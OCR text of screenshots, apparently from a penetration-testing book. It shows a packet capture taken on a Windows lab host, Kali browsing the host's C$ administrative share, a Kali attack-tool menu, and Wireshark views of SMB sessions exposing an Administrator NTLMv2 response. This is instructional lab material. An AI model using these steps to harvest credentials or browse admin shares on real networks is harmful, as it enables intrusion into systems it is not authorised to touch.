

PS C:\Users\Administrator\Downloads> .\WinDump.exe -h
C:\Users\Administrator\Downloads\WinDump.exe version 3.9.5, based on tcpdump version 3.9.5
WinPcap version 4.1.3 (packet.dll version 4.1.0.2980), based on libpcap version 1.0 branch 1_0_rel0b (20091008)
Usage: C:\Users\Administrator\Downloads\WinDump.exe [-aAdDefIlLnNOpqRStuUvxX] [-B size] [-c count] [-C file_size]
[-E algo:secret] [-F file] [-i interface] [-M secret]
[-r file] [-s snaplen] [-T type] [-w file]
[-W filecount] [-y datalinktype] [-Z user]
[expression]
PS C:\Users\Administrator\Downloads> .\WinDump.exe -w win7-dump-20150411.pcap
C:\Users\Administrator\Downloads\WinDump.exe: listening on \Device\NPF_{A2C2A11C-CD03-419C-81E9-A47E522A5986}
372 packets captured
372 packets received by filter
0 packets dropped by kernel
PS C:\Users\Administrator\Downloads> dir
Directory: C:\Users\Administrator\Downloads
Mode LastWriteTime Length Name
-a--- 4/16/2015 6:47 PM 39702 win7-dump-20150411.pcap
-a--- 4/14/2015 9:50 PM 569344 WinDump.exe
-a--- 4/14/2015 9:49 PM 915128 WinPcap_4_1_3.exe
PS C:\Users\Administrator\Downloads>



Applications Places System
Mon Jul 2, 00:19
root
File Edit View Go Bookmarks Help
Back
Places
Computer
root
Desktop
File System
Documents
Downloads
Music
Pictures
Videos
Trash
Network
Browse Net
Open Parent Alt+Up
Back Alt+Left
Forward Alt+Right
Same Location as Other Pane
Home Folder Alt+Home
Computer
Templates
Trash
Network
Location... Ctrl+L
Search for Files...
Clear History
root
Windows Network
Network
Computer
smb
100%
Icon View
Downloads
Music
Templates
Videos
root



root
Bookmarks Help
Forward
100%
Icon View
Go To:
smb://10.0.2.101/C$
Desktop
Documents
Downloads



c$ on 10.0.2.101
File Edit View Go Bookmarks Help
Back
Forward
100%
Icon View
Places
c$ on 10.0.2.101
Computer
root
Desktop
File System
Documents
Downloads
Music
Pictures
Videos
Trash
Network
c$ on 10.0...
Browse Network
Boot
Documents and Settings
PerfLogs
ProgramData
Program Files
Recovery
$Recycle.Bin
System Volume Information
temp
Users
Windows
autoexec.bat
config.sys
13 items, Free space: 17.6 GB



evidence
File Edit View Go Bookmarks Help
Back Forward
Places
root workspace test-2018
Computer
root
Desktop
File System
Documents
Downloads
Music
Pictures
Videos
Trash
Network
c$ on 10.0...
Browse Network
win7-dump-20150411.pcap
"win7-dump-20150411.pcap" selected (
Downloads
File Edit View Go Bookmarks Help
Back Forward 100%
Places
c$ on 10.0.2.101 Users Administrator
Computer
root
Desktop
File System
Documents
Downloads
Music
Pictures
Videos
Trash
Network
c$ on 10.0...
Browse Network
35661-poc
BvSshClient-Inst.exe
FileZilla_3.11.0.2_win32-setup.exe
putty.exe
vs_community_ENU.exe
win7-dump-20150411.pcap
WinDump.exe
WinPcap_4_1_3.exe
"win7-dump-20150411.pcap" selected (39.7 kB), Free space:...



Applications
Places
Mon Apr 20, 5:25 PM
Accessories
Electronics
Graphics
Hamradio
Internet
Kali Linux
Office
Programming
Sound & Video
System Tools
Universal Access
Other
Top 10 Security Tools
Information Gathering
Vulnerability Analysis
Web Applications
Password Attacks
Wireless Attacks
Exploitation Tools
Sniffing/Spoofing
Maintaining Access
Reverse Engineering
Stress Testing
Hardware Hacking
Forensics
Reporting Tools
System Services
aircrack-ng
burpsuite
hydra
john
maltego
metasploit framework
nmap
owasp-zap
sqlmap
wireshark
LI LINUX™
become, the more you are able to hear"
To release input, press Ctrl+Alt


The Wireshark Network Analyzer [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save
WIRESHARK
The World's Most Popular Network Protocol Analyzer
Version 1.10.2 (SVN Rev 51934 from /trunk-1.10)
Capture
Interface List
Live list of the capture interfaces
(counts incoming packets)
Start
Choose one or more interfaces to capture from, then Start
eth0
nflog
any
Capture Options
Start a capture with detailed options
Capture Help
Files
Open
Open a previously captured file
Open Recent:
Sample Captures
A rich assortment of example capture files on the wiki
Online
Website
Visit the project's website
User's Guide
The User's Guide (online version)
Security
Work with Wireshark as securely as possible
Ready to load or capture
No Packets
Profile: Default


File Edit View Go Capture
Filter:
WIRESHARK
Interface List
Live list of the capture interfa
(counts incoming packets)
Start
Choose one or more interface
eth0
nflog
any
Capture Options
Start a capture with detailed
Ready to load or capture
Wireshark: Open Capture File
root
kalibook
Places
Search
Recently Used
root
Desktop
File System
Kali Live
21 GB Unrecog...
Floppy Drive
Name
Size
Modified
evidence
Wednesday
scans-docs
03/15/2015
tools
Monday
boweaver.net-recon.mtgx
55.0 kB
03/21/2015
kalibook-cap-20150411.pcap
1.5 MB
Sunday
Filter:
Enable MAC name resolution
Enable transport name resolution
Enable network name resolution
Use external network name resolver
Format: Wireshark/tcpdump/... - pcap
Size: 1479209 bytes
Packets: 2706
First Packet: 2015-04-12 01:43:17
Elapsed time: 00:00:41
Cancel
Open



kalibook-cap-20150411.pcap [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: Expression... Clear Apply Save
No. Time Source Destination Protocol Lengtl Info
1 0.000000 192.168.202.130 239.255.255.250 SSDP 175 M-SEARCH * HTTP/1.1
2 2.234641 fe80::34e5:33cb:f624:(ff02::1:2 DHCPv6 157 Solicit XID: 0x850d90 CID: 000100011a6e7bc6000c29327687
3 3.010833 192.168.202.130 239.255.255.250 SSDP 175 M-SEARCH * HTTP/1.1
4 3.244774 fe80::34e5:33cb:f624:(ff02::1:2 DHCPv6 157 Solicit XID: 0x850d90 CID: 000100011a6e7bc6000c29327687
5 5.257163 fe80::34e5:33cb:f624:(ff02::1:2 DHCPv6 157 Solicit XID: 0x850d90 CID: 000100011a6e7bc6000c29327687
6 9.266375 fe80::34e5:33cb:f624:(ff02::1:2 DHCPv6 157 Solicit XID: 0x850d90 CID: 000100011a6e7bc6000c29327687
7 9.427630 192.168.202.130 192.168.202.128 SMB 154 Tree Connect AndX Request, Path: \\B0-887B8A2B665D\IPC$
8 9.427937 192.168.202.128 192.168.202.130 SMB 114 Tree Connect AndX Response
9 9.430852 192.168.202.130 192.168.202.128 SMB 188 NT Create AndX Request, FID: 0x4007, Path: \My Videos\desktop.ini
10 9.431187 192.168.202.128 192.168.202.130 SMB 193 NT Create AndX Response, FID: 0x4007
11 9.431403 192.168.202.130 192.168.202.128 SMB 130 Trans2 Request, QUERY_FILE_INFO, FID: 0x4007, Query File Internal Info
12 9.431549 192.168.202.128 192.168.202.130 SMB 126 Trans2 Response, FID: 0x4007, QUERY_FILE_INFO
13 9.431899 192.168.202.130 192.168.202.128 SMB 117 Read AndX Request, FID: 0x4007, 151 bytes at offset 0
14 9.432071 192.168.202.128 192.168.202.130 SMB 269 Read AndX Response, FID: 0x4007, 151 bytes
Frame 1: 175 bytes on wire (1400 bits), 175 bytes captured (1400 bits)
Ethernet II, Src: Vmware_07:7e:d8 (00:0c:29:07:7e:d8), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)
Internet Protocol Version 4, Src: 192.168.202.130 (192.168.202.130), Dst: 239.255.255.250 (239.255.255.250)
User Datagram Protocol, Src Port: 60726 (60726), Dst Port: ssdp (1900)
Hypertext Transfer Protocol
0000 01 00 5e 7f ff fa 00 0c 29 07 7e d8 08 00 45 00
0010 00 a1 03 3c 00 00 01 11 3a eb c0 a8 ca 82 ef ff
0020 ff fa ed 36 07 6c 00 8d a9 21 4d 2d 53 45 41 52
0030 43 48 20 2a 20 48 54 54 50 2f 31 2e 31 0d 0a 48
0040 6f 73 74 3a 32 33 39 2e 32 35 35 2e 32 35 35 2e
Frame (frame), 175 bytes
Packets: 2706 · Displayed: 2706 (100.0%) · Load time: 0:00.078
Profile: Default



1 0.000000 192.168.202.130 239.255.255.250 SSDP 175 M-SEARCH * HTTP/1.1
2 2.234641 fe80::34e5:33cb:f624:(ff02::1:2 DHCPv6 157 Solicit XID: 0x850d90 CID: 000100011a6e7bc6000c29327687
3 3.010833 192.168.202.130 239.255.255.250 SSDP 175 M-SEARCH * HTTP/1.1
4 3.244774 fe80::34e5:33cb:f624:(ff02::1:2 DHCPv6 157 Solicit XID: 0x850d90 CID: 000100011a6e7bc6000c29327687
5 5.257163 fe80::34e5:33cb:f624:(ff02::1:2 DHCPv6 157 Solicit XID: 0x850d90 CID: 000100011a6e7bc6000c29327687
6 9.266375 fe80::34e5:33cb:f624:(ff02::1:2 DHCPv6 157 Solicit XID: 0x850d90 CID: 000100011a6e7bc6000c29327687
7 9.427630 192.168.202.130 192.168.202.128 SMB 154 Tree Connect AndX Request, Path: \\B0-887B8A2B665D\IPC$
8 9.427937 192.168.202.128 192.168.202.130 SMB 114 Tree Connect AndX Response
9 9.430852 192.168.202.130 192.168.202.128 SMB 188 NT Create AndX Request, FID: 0x4007, Path: \My Videos\desktop.ini
10 9.431187 192.168.202.128 192.168.202.130 SMB 193 NT Create AndX Response, FID: 0x4007
11 9.431403 192.168.202.130 192.168.202.128 SMB 130 Trans2 Request, QUERY_FILE_INFO, FID: 0x4007, Query File Internal Info
12 9.431549 192.168.202.128 192.168.202.130 SMB 126 Trans2 Response, FID: 0x4007, QUERY_FILE_INFO
13 9.431899 192.168.202.130 192.168.202.128 SMB 117 Read AndX Request, FID: 0x4007, 151 bytes at offset 0
14 9.432071 192.168.202.128 192.168.202.130 SMB 269 Read AndX Response, FID: 0x4007, 151 bytes


134 62.99457100(192.168.202.132 192.168.202.129 SMB 524 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCES
135 62.99491900(192.168.202.129 192.168.202.132 SMB 530 Session Setup AndX Request, NTLMSSP_AUTH, User: IVEBEENHAD\Administrator
136 62.99574800(192.168.202.132 192.168.202.129 SMB 262 Session Setup AndX Response
137 62.99586200(192.168.202.129 192.168.202.132 SMB 166 Tree Connect AndX Request, Path: \\WIN-M08FVCLLIIB\IPC$
Offset: 64
NTLM Response: f7e0ae9cdc841b701532738c3e0c76ca0101000000000000...
Length: 196
Maxlen: 196
Offset: 88
NTLMv2 Response: f7e0ae9cdc841b701532738c3e0c76ca0101000000000000...
HMAC: f7e0ae9cdc841b701532738c3e0c76ca
Header: 0x00000101
Reserved: 0x00000000
b8 d0 f1 a9 d6 eb bc 53 f9 f7 e0 ae 9c dc 84 1b
70 15 32 73 8c 3e 0c 76 ca 01 01 00 00 00 00 00
00 00 8d ff 64 d0 7a d0 01 24 50 2a 5e 8f cf 8d
60 00 00 00 00 00 02 00 1e 00 57 00 49 00 4e 00 2d
00 4d 00 4f 00 38 00 46 00 56 00 43 00 4c 00 4c
HMAC (ntlmssp.ntlmv2_response....
Packets: 475 · Displayed: 475 (100.0%) · Load time: 0:00.148
Profile: Default



Filter:
Expression...
Clear
Apply
Save

